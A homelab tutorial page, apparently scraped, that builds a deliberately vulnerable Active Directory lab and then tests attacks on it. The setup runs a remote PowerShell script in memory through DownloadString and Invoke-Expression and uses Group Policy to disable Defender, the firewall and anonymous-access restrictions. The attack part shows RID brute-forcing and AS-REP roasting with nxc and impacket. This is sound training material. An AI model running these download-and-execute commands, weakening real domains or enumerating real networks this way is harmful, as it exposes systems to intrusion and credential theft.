
Previous Step
 0xBEN
0xBEN
Using a Vulnerable AD Script
 WaterExecution
Following along with the installation guidance, you should do the following:
- Log into your Domain Controller VM
- Run the script on the Domain Controller
Open PowerShell as Administrator


10.80.80.2, which is the domain controller's IP addressRun the Script in Memory
I am going to run the following PowerShell commands:
# Set the Execution Policy to allow unsigned scripts
Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
We're going to download the script as a string using a .NET class. The script has a placeholder domain name of change.me, so we must change that before running it.
I'll use the PowerShell -replace operator to change change.me to ad.lab. Be sure to substitute it with whatever your domain is. The script will then run in memory using Invoke-Expression.
[System.Net.WebClient]::new().DownloadString('https://raw.githubusercontent.com/WaterExecution/vulnerable-AD-plus/master/vulnadplus.ps1') -replace 'change\.me', 'ad.lab' | Invoke-Expression
Additional Configurations
Group Policy Objects (GPOs)
GPOs are a convenient way to ensure that all of your domain-joined hosts conform to a uniform baseline. The workflow goes like this:
- Define a set of GPOs on the domain controller.
- Update the group policy database by using the
gpupdate /forcecommand on the domain controller. - If a host joins the domain for the first time, it will apply the domain policy at the moment it joins.
- Hosts that are already joined to the domain will poll the domain controller(s) at regular intervals for updates to the policy. The system administrator can also manually trigger this process using the
gpupdate /forcecommand.
Disable Windows Defender AV and Firewall

Open the Start Menu, search for Group Policy, and open the application...



Expand down into Computer Configuration > Policies > Administrative Templates > Windows Components > Microsoft Defender Antivirus



Now, go to Computer Configuration > Policies > Administrative Templates > Network > Network Connections > Windows Defender Firewall > Domain Profile



Now, go back to the Group Policy Management console...

Enable WinRM on All Hosts in the Domain
Open the Group Policy Management app, navigate to Forest > Domains > ad.lab and click Create a GPO in this domain, and Link it here...


Expand down into Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Management (WinRM)



* to allow listening on any IPv4 address > click "OK"TCP/5985 on your Windows hosts. You can verify the service is running by checking if that port is open.Now, descend into Computer Configuration > Preferences > Control Panel Settings > Serivces


Enable Remote Desktop on All Hosts in the Domain
Open the Group Policy Management app, navigate to Forest > Domains > ad.lab and click Create a GPO in this domain, and Link it here...


Descend into Computer Configuration > Policies > Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Connections

Now, expand into Computer Configuration > Policies > Windows Settings > Security Settings > User Rights Assignment





Now, expand into Computer Configuration > Preferences > Control Panel Settings > Local Users and Groups







ad.lab > Builtin > Remote Desktop Users

Enable RPC Access on All Hosts in the Domain
Open the Group Policy Management app, navigate to Forest > Domains > ad.lab and click Create a GPO in this domain, and Link it here...


Descend into Computer Configuration > Policies > Administrative Templates > System > Remote Procedure Call

Force a Group Policy Update


Restart-Computer -ForceReboot the domain controller
gpupdate /force command on your Windows 11 VMs or reboot them to force an update as well.Testing Some Attacks
Putting Kali on the AD LAB LAN
Refer to the instructions here for putting Kali on the Active Directory LAN (as well as putting it back).
 0xBEN
0xBEN
Enumerate the Domain


sudo nmap -Pn -p389 -T4 --script ldap-rootdse 10.80.80.2
RID Cycling to Enumerate Users
https://www.blumira.com/integration/how-to-disable-null-session-in-windows/
A reboot is required to apply the changes.
Create a new GPO in the domain, edit it, and set the following settings:
- Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options
- Network access: Allow anonymous SID/Name translation:
Enabled - Network access: Do not allow anonymous enumeration of SAM accounts:
Disabled - Network access: Do not allow anonymous enumeration of SAM accounts and shares:
Disabled - Network access: Let Everyone permissions apply to anonymous users:
Enabled - Network access: Named Pipes that can be accessed anonymously
- Define this policy: ✅
- Use default selections
- Network access: Shares that can be accessed anonymously
- Define this policy: ✅
- Use default selections
- Network access: Restrict anonymous access to Named Pipes and Shares:
Disabled
- Network access: Allow anonymous SID/Name translation:
Let's try null session enumeration and see if we can anonymously authenticate to the domain controller and produce some user names by spraying RIDs.
nxc smb 10.80.80.2 -d ad.lab -u 'anonymous' -p '' --rid-brute 3000
This is a really good trick to try on Active Directory labs and challenges where you don't have any usernames and just need a start to begin some possible password spraying attacks.
AS-REP Roasting Usernames
First, we'll get all of the usernames as we have before, and then transform the output and send it to a file.
nxc smb 10.80.80.2 -d ad.lab -u 'anonymous' -p '' --rid-brute 3000 > rids.txtOutput to /tmp/usernames.txt
grep SidTypeUser rids.txt | cut -d '\' -f 2 | cut -d ' ' -f 1 > /tmp/usernames.txtNext, we can run the impacket-GetNPUsers script to see which users are AS-REP roastable.
impacket-GetNPUsers -usersfile /tmp/usernames.txt -no-pass -dc-ip 10.80.80.2 ad.lab/Again, my domain is 'ad.lab', change accordingly
Finally, we can see there is a user in this list that is AS-REP roastable.

